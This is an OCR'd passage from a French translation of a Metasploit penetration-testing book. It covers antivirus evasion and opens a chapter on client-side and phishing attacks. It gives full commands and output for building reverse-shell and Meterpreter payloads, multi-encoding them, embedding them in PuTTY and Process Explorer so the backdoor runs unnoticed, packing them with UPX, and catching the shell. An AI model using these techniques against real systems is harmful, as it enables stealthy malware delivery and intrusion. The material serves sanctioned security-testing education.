


Figure 7.1
AVG a détecté notre payload.

Encodage avec MSFencode

Une des meilleures façons d'éviter d'être stoppé par un logiciel antivirus est d'encoder le payload avec msfencode. C'est un outil qui modifie le code d'un fichier exécutable afin qu'il ne soit pas repéré par un antivirus, tout en continuant à fonctionner de la même manière. Tout comme la pièce jointe binaire d'un e-mail encodée en Base64, msfencode encode l'exécutable d'origine dans un nouveau fichier binaire. Puis, lorsque l'exécutable est lancé, msfencode décode le code original en mémoire et l'exécute.

Vous pouvez utiliser msfencode -h pour afficher la liste des options d'utilisation de msfencode. Parmi les options de msfencode, les formats d'encodage sont parmi les plus importantes. Pour lister des formats d'encodage, nous utilisons msfencode -l, comme illustré ci-après. Notez que différents encodeurs sont utilisés pour différentes plateformes car, par exemple, un encodeur Power PC (PPC) ne fonctionnera pas correctement sur une plateforme x86 en raison des différences entre les deux architectures.

```
root@bt:/opt/framework3/msf3# msfencode -l



Framework Encoders

==================



    Name                    Rank       Description
```

| ---- | ---- | ---------- |
cmd/generic_sh	good	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic ${IFS} Substitution Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	normal	PHP Base64 encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder

x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	**excellent**	**Polymorphic XOR Additive Feedback Encoder**
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Maintenant, nous allons lancer un encodage simple d'un payload

Metasploit en important des données brutes à partir de msfpayload dans msfencode pour voir quel est le résultat de la détection de notre antivirus :

```
root@bt:/# msfpayload windows/shell_reverse_tcp
LHOST=192.168.1.101 LPORT=31337 R ❶| msfencode -e
x86/shikata_ga_nai ❷ -t exe ❸ > /var/www/payload2.exe

[*]  x86/shikata_ga_nai succeeded with size 342 (iteration=1)



root@bt:/# file /var/www/payload2.exe ❹

/var/www/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel
80386 32-bit
```

Nous ajoutons le flag R en ❶ à la ligne de commande msfpayload pour spécifier la sortie brute (*Raw output*), parce que nous allons rediriger la sortie directement dans msfencode. Nous spécifions l'encodeur x86/shikata_ga_nai en ❷ et allons demander à msfencode de stocker le fichier exécutable en sortie -t exe ❸ dans le fichier /var/www/payload2.exe. Enfin, on lance une rapide vérification en ❹ afin de s'assurer que le fichier résultant est un exécutable Windows. L'affichage montre que c'est bien le cas. Malheureusement, une fois que le fichier payload2.exe est copié sur le système Windows, AVG détecte encore une fois notre payload encodé (voir Figure 7.2).




Figure 7.2
AVG a détecté notre payload encodé.

Multiencodage

Lorsque nous effectuons une détection antivirus sans avoir modifié le binaire statique, c'est toujours un jeu du chat et de la souris, parce que les signatures antivirus sont fréquemment mises à jour pour détecter les nouveaux payloads (et ceux qui sont modifiés). Dans le framework, nous pouvons obtenir de meilleurs résultats grâce au multiencodage, qui permet au payload d'être encodé plusieurs fois pour se débarrasser des antivirus qui vérifient les signatures.

Dans l'exemple précédent, le codage shikata_ga_nai est polymorphe, ce qui signifie que le payload va changer chaque fois que le script sera exécuté. Bien sûr, le payload qui sera détecté par un antivirus est un mystère. Chaque fois que vous générez un payload, le même antivirus peut le détecter une fois et le manquer une autre fois.

Il est recommandé de tester le script en utilisant une version d'évaluation d'un antivirus pour voir s'il le contourne avant de l'utiliser dans un test de pénétration. Voici un exemple d'utilisation d'encodages multiples :

root@bt:/opt/framework3/msf3# **msfpayload windows/meterpreter/reverse_tcp**

LHOST=192.168.1.101 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -c 5 ❶ -t raw ❷ | msfencode -e x86/alpha_upper -c 2 ❸ -t raw | msfencode –e x86/shikata_ga_nai -c 5 ❹ -t raw | msfencode -e x86/countdown -c 5 ❺ -t exe -o /var/www/payload3.exe

[*] x86/shikata_ga_nai succeeded with size 318 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 345 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 372 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 399 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 426 (iteration=5)

[*] x86/alpha_upper succeeded with size 921 (iteration=1)

[*] x86/alpha_upper succeeded with size 1911 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 1940 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 1969 (iteration=2)

```
[*] x86/shikata_ga_nai succeeded with size 1998 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 2027 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 2056 (iteration=5)
[*] x86/countdown succeeded with size 2074 (iteration=1)
[*] x86/countdown succeeded with size 2092 (iteration=2)
[*] x86/countdown succeeded with size 2110 (iteration=3)
[*] x86/countdown succeeded with size 2128 (iteration=4)
[*] x86/countdown succeeded with size 2146 (iteration=5)
root@bt:/opt/framework3/msf3#
```

Ici, nous utilisons cinq boucles d'encodage de shikata_ga_nai différentes en ❶, produisant le code au format brut en ❷, que nous encadrons dans deux boucles d'encodage alpha_upper en ❸ qui est ensuite encodé par cinq autres boucles de shikata_ga_nai ❹, suivies par cinq boucles d'encodage countdown en ❺, avant d'être enfin dirigé vers la sortie sous forme d'exécutable. Nous utilisons un total de 17 boucles d'encodage dans cette tentative de contournement d'antivirus. Et, comme vous pouvez le voir à la Figure 7.3, nous avons réussi à faire passer notre payload dans le moteur antivirus.




Figure 7.3
AVG n'a pas détecté le payload multiencodé.

Modèles d'exécutables personnalisés

En général, lorsque msfencode est exécuté, le payload est intégré dans le modèle d'exécutable par défaut data/templates/template.exe. Bien que ce modèle soit modifié à l'occasion, les vendeurs d'antivirus continuent de le surveiller lors de la construction de signatures. Cependant, msfencode prend désormais en charge l'utilisation d'un exécutable Windows à la place du modèle d'exécutable par défaut *via* l'option -x. Dans l'exemple suivant, nous codons notre nouveau payload en utilisant le Process Explorer de Sysinternals Suite de Microsoft en tant que modèle exécutable personnalisé.

```
root@bt:/opt/framework3/msf3# wget
http://download.sysinternals.com/Files/ProcessExplorer.zip ❶
```

. . . SNIP . . .

2011-03-21 17:14:46 (119 KB/s) - ’ProcessExplorer.zip’ saved [1615732/1615732]

root@bt:/opt/framework3/msf3# **cd work/**

root@bt:/opt/framework3/msf3/work# **unzip ../ProcessExplorer.zip ❷**

Archive: ../ProcessExplorer.zip

inflating: procexp.chm

inflating: procexp.exe

inflating: Eula.txt

root@bt:/opt/framework3/msf3/work# **cd ..**

root@bt:/opt/framework3/msf3# **msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=8080 R | msfencode -t exe -x work/procexp.exe ❸ -o /var/www/pe_backdoor.exe -e x86/shikata_ga_nai -c 5**

[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 369 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 396 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 423 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 450 (iteration=5)

Comme vous pouvez le voir en ❶, nous téléchargeons Process Explorer de Microsoft, puis on le décompresse en ❷. Puis, en ❸ nous utilisons l'option -x pour spécifier le binaire Process Explorer téléchargé pour une utilisation en tant que notre modèle personnalisé. Une fois l'encodage terminé, nous démarrons le multi-handler *via* msfcli pour écouter la connexion entrante, comme indiqué ici :

root@bt:/opt/framework3/msf3# **msfcli exploit/multi/handler PAYLOAD=windows/ shell_reverse_tcp LHOST=192.168.1.101 LPORT=8080 E**

[*] Please wait while we load the module tree...

[*] Started reverse handler on 192.168.1.101:8080

[*] Starting the payload handler...

[*] Command shell session 1 opened (192.168.1.101:8080 -> 192.168.1.195:1191)

C:\Documents and Settings\Administrator\My Documents\Downloads>

Et voilà. Nous avons réussi à ouvrir un shell sans être détectés par les antivirus.




Figure 7.4
L'exécutable backdoored n'est pas détecté par AVG.

Lancement furtif d'un payload

En général, quand un utilisateur cible lance un fichier exécutable backdoored, comme celui que nous venons de générer, rien ne semble se passer ; et cela peut éveiller les soupçons. Pour améliorer vos chances de ne pas vous faire repérer par la cible, vous pouvez lancer un payload tout en continuant l'exécution normale de l'application lancée, comme indiqué ici:

```
root@bt:/opt/framework3/msf3# wget http://the.earth.li/~sgtatham/
putty/latest/x86/putty.exe ❶
```

. . . SNIP . . .

2011-03-21 17:02:48 (133 KB/s) – ’putty.exe’ saved [454656/454656]

root@bt:/opt/framework3/msf3# **msfpayload windows/shell_reverse_tcp**

LHOST=192.168.1.101 LPORT=8080 R | msfencode -t exe -x putty.exe -o /var/

www/putty_backdoor.exe -e x86/shikata_ga_nai -k ❷ -c 5

[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 369 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 396 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 423 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 450 (iteration=5)

Dans ce code, on télécharge le client SSH Windows PuTTY en ❶ et ensuite nous y accédons en utilisant le flag -k en ❷. Celui-ci configure le payload pour le lancer dans un thread séparé de l’exécutable principal afin que l’application se comporte normalement pendant que le payload

est en cours d'exécution. Maintenant, comme le montre la Figure 7.5, lorsque cet exécutable est scanné par AVG, il lui apparaît sain mais doit s'exécuter tout en nous présentant un shell ! Notez que cette option ne fonctionne pas avec tous les exécutables, donc n'oubliez pas à faire des tests avant le déploiement.

En choisissant d'intégrer un payload dans un exécutable, vous devez prendre en considération l'utilisation d'applications graphiques si vous ne spécifiez pas l'option -k. Quand un payload est incorporé dans une application console et qu'il est exécuté, il affiche une fenêtre de console qui ne ferme pas jusqu'à ce que vous ayez fini de l'utiliser. Si vous choisissez une application GUI et ne spécifiez pas l'option -k, quand le payload sera exécuté, la cible ne verra pas de fenêtre console. Prêter attention à ces petits détails peut vous aider à rester discret lors d'un test d'intrusion.




Figure 7.5
AVG déclare le payload sain et l'ordinateur sécurisé.

Les packers

Les *packers* sont des outils qui compressent un exécutable et le chiffrent à la fois. Lorsque ce nouvel exécutable est exécuté, le code de décompression recrée l'exécutable d'origine à partir du code compressé avant de l'exécuter. Cela se produit généralement de manière transparente et le fichier exécutable compressé peut être utilisé exactement de la même façon que l'original. Le résultat du processus de packing est un petit exécutable qui conserve toutes les fonctionnalités de l'original.

Comme avec msfencode, les packers changent la structure d'un fichier exécutable. Cependant, contrairement au processus d'encodage de msfencode, qui augmente souvent la taille d'un fichier exécutable, un logiciel de compression choisi avec soin va utiliser différents algorithmes pour à la fois compresser et crypter un fichier exécutable. Ensuite, nous utilisons le fameux packer UPX avec Back|Track pour compresser et encoder notre payload3.exe afin de tenter d'échapper à la détection des antivirus.

```
root@bt:/# apt-get install upx ❶

. . . SNIP . . .

root@bt:/# upx ❷

                Ultimate Packer for eXecutables

                Copyright (C) 1996 - 2009
```

UPX 3.04 Markus Oberhumer, Laszlo Molnar & John Reiser Sep 27th 2009

Usage: upx [-123456789dlthVL] [-qvfk] [-o file] file..

. . . SNIP . . .

Type ’upx--help’ for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit http://upx.sf.net

root@bt:# **upx -5 /var/www/payload3.exe ❸**

Ultimate Packer for eXecutables

Copyright (C) 1996 - 2009

UPX 3.04 Markus Oberhumer, Laszlo Molnar & John Reiser Sep 27th 2009

File size Ratio Format Name

37888 ->	22528	59.46% ❹	win32/pe	payload3.exe

Packed 1 file.

En ❶, nous installons UPX puis en ❷, nous le lançons sans arguments pour afficher ses options disponibles en ligne de commande. En ❸, nous utilisons l'option -5 pour compresser et packer notre exécutable. Vous pouvez voir en ❹ que UPX comprime notre payload à 59,46 %.

Lors de nos tests, seulement 9 des 42 éditeurs d'antivirus détectent les exécutables packés par UPX.

Note

Le projet POLYPACK (**http://jon.oberheide.org/files/woot09-polypack.pdf**) montre les résultats de packages de binaires malveillants connus avec les différents packers et l'efficacité de la détection antivirus avant et après le processus de packing.

MSFvenom

Dans ce chapitre, nous ne couvrons que les utilitaires msfpayload et msfencode, mais un outil complémentaire appelé msfvenom est disponible, il combine les fonctionnalités de msfpayload et de msfencode dans une interface simple à utiliser. Msfvenom n'est pas couvert en détail dans ce livre (voir l'annexe B), mais il devrait être très facile à utiliser une fois que vous vous serez familiarisé avec msfpayload et msfencode.

Un dernier mot sur le contournement d'antivirus

Le monde du logiciel antivirus bouge très rapidement, autant que les standards Internet. À ce jour, les méthodes et les procédés décrits dans le présent chapitre fonctionnent avec succès, mais le passé a démontré qu'en seulement quelques mois des changements majeurs dans la façon de contourner les antivirus peuvent apparaître. Bien que l'équipe Metasploit peaufine constamment ses payloads et tente de garder une longueur d'avance sur les algorithmes de détection, ne soyez pas surpris si, au moment où vous travaillez sur ces exemples, certains fonctionnent et d'autres non. Lorsque vous essayez de contourner la détection d'un antivirus, pensez à utiliser les packers multiples ou encodeurs, comme mentionné, ou même à écrire vos propres payloads. Le contournement des antivirus, comme toutes les compétences nécessaires aux tests de pénétration, doit être pratiqué et nécessite une recherche personnalisée pour vous aider à assurer le succès de vos missions.

8

Exploitation utilisant les attaques côté client

Sommaire

- Les exploits basés sur les navigateurs
- Utilisation d'Immunity Debugger pour décrypter du shellcode NOP
- Exploration de l'exploit Aurora d'Internet explorer
- Les exploits sur les formats de fichiers
- Envoi du payload

Des années de concentration sur les périmètres réseau défensifs ont considérablement diminué les surfaces d'attaque traditionnelles. Lorsque l'un des moyens d'attaque devient trop difficile à exploiter, les attaquants peuvent trouver de nouvelles méthodes plus faciles. Les attaques côté client sont la prochaine évolution d'attaque maintenant que la défense des réseaux est devenue plus importante. Ces attaques ciblent les logiciels généralement installés sur les ordinateurs dont nombre de programmes tels que les navigateurs web, les lecteurs PDF et les applications de la suite Microsoft Office. Du fait que ces programmes sont généralement présents sur des ordinateurs préinstallés, ils sont des vecteurs d'attaque évidents pour les pirates. Il est également fréquent que ces applications ne soient pas à jour sur les ordinateurs des utilisateurs en raison des cycles de patching irréguliers. Metasploit inclut un certain nombre

d'exploits côté client préintégrés que nous aborderons en détail dans ce chapitre.

Si vous pouvez contourner toutes les mesures de protection qu'une entreprise a mises en place et vous infiltrer dans un réseau en incitant un utilisateur à cliquer sur un lien malveillant, vous avez une bien meilleure chance de parvenir à une compromission. Supposons, par exemple, que vous effectuiez un test de pénétration boîte noire contre une entreprise cible en utilisant l'ingénierie sociale. Vous décidez que l'envoi d'un e-mail de phishing ciblant les utilisateurs présentera votre meilleure chance de succès. Vous récoltez les comptes de messagerie, les noms et numéros de téléphone, vous épluchez les réseaux sociaux et créez une liste d'employés qui y travaillent. Votre e-mail malveillant indique aux destinataires que les informations de fiches de paie doivent être mises à jour. Pour ce faire, ils ont besoin de cliquer sur un lien (un lien malveillant) dans l'e-mail. Dès que l'utilisateur clique sur le lien, la machine est compromise, et vous pouvez accéder au réseau interne de l'entreprise.

Ce scénario est une technique courante, régulièrement utilisée à la fois dans les tests de pénétration et dans les attaques malveillantes actuelles. Il est souvent plus facile d'attaquer par le biais des utilisateurs que d'exploiter les ressources exposées à Internet. La plupart des entreprises consacrent un montant significatif d'argent pour protéger leurs systémes frontaux à Internet avec des outils tels que les systèmes de prévention d'intrusions (IPS) et pare-feu applicatifs, alors qu'elles n'investissent presque pas dans la sensibilisation de leurs utilisateurs en matière d'attaques d'ingénierie sociale.

En mars 2011, RSA, une entreprise de sécurité bien connue, a été compromise par un pirate informatique s'appuyant sur ce même processus. Un utilisateur malveillant a envoyé un e-mail très ciblé (*spear-phishing*), conçu spécifiquement pour une *vulnérabilité zero-day* d'Adobe Flash (le spear-phishing est une attaque pour laquelle les attaquants se sont *fortement documentés* sur une cible désignée plutôt que choisie de

façon aléatoire à partir d'un carnet d'adresses d'une entreprise). Dans le cas de RSA, l'e-mail prenait pour cible un groupe restreint d'utilisateurs et a réussi à compromettre les systèmes internes connectés de RSA et pénétrer davantage son réseau.

Les exploits basés sur les navigateurs

Dans ce chapitre, nous allons nous concentrer sur les exploits basés sur les navigateurs au sein de Metasploit. Ce sont des techniques importantes, parce que dans beaucoup d'entreprises, les utilisateurs passent plus de temps sur leurs navigateurs web que sur toutes les autres applications installées sur leurs ordinateurs.

Prenons un autre scénario : nous envoyons un e-mail à un petit groupe dans une entreprise avec un lien sur lequel chaque utilisateur doit cliquer. Cela fait, l'utilisateur ouvre le lien de notre site web spécialement conçu pour exploiter une vulnérabilité dans une certaine version d'Internet Explorer. Le navigateur de l'utilisateur est vulnérable à cet exploit et est maintenant en péril simplement par les utilisateurs qui visitent notre site web malveillant. De notre côté, l'accès aura été acquis par un payload (Meterpreter par exemple) exécuté dans le contexte de l'utilisateur qui a visité notre site.

